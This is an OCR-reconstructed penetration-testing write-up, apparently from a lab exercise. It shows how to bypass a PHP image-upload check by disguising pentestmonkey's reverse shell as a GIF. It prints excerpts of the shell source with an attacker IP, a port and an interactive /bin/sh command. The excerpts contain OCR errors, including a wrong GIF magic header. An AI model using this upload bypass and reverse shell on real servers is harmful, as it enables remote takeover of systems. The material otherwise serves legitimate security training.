
Ok. Let's first try to upload shells masking them as PNG or GIF. First, I tried the age old meth-od of uploading malicious files masquerading as other type of files. Here Iam trying to pass off a PHP file as a png by changing its extension. That didn't work as expected.



Warning: getimagesize(): Filename cannot be empty in **/var/www/html/upload.php** on line **25**
:)


Let's try to upload a file as a GIF.

After some research, I found out that a PHP file can be passed off as a GIF file by just addin-
g the text GIF98 at the beginning of the file. So I open the php-reverse-shell.php file and mod
-ify it as shown below.




```
GIF98
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibil
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, t
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
```

I also set the IP address of our attacker system and incoming port as shown below.



```
// Some compile-time options are needed for daemonisation (like pcntl, posix).
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.41.134';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
```

After making changes, I saved the file and renamed it to hshsell.php. Actually I wanted to name it "hcshell.php" but there was a spelling mistake.Then I uploaded the file as shown below.

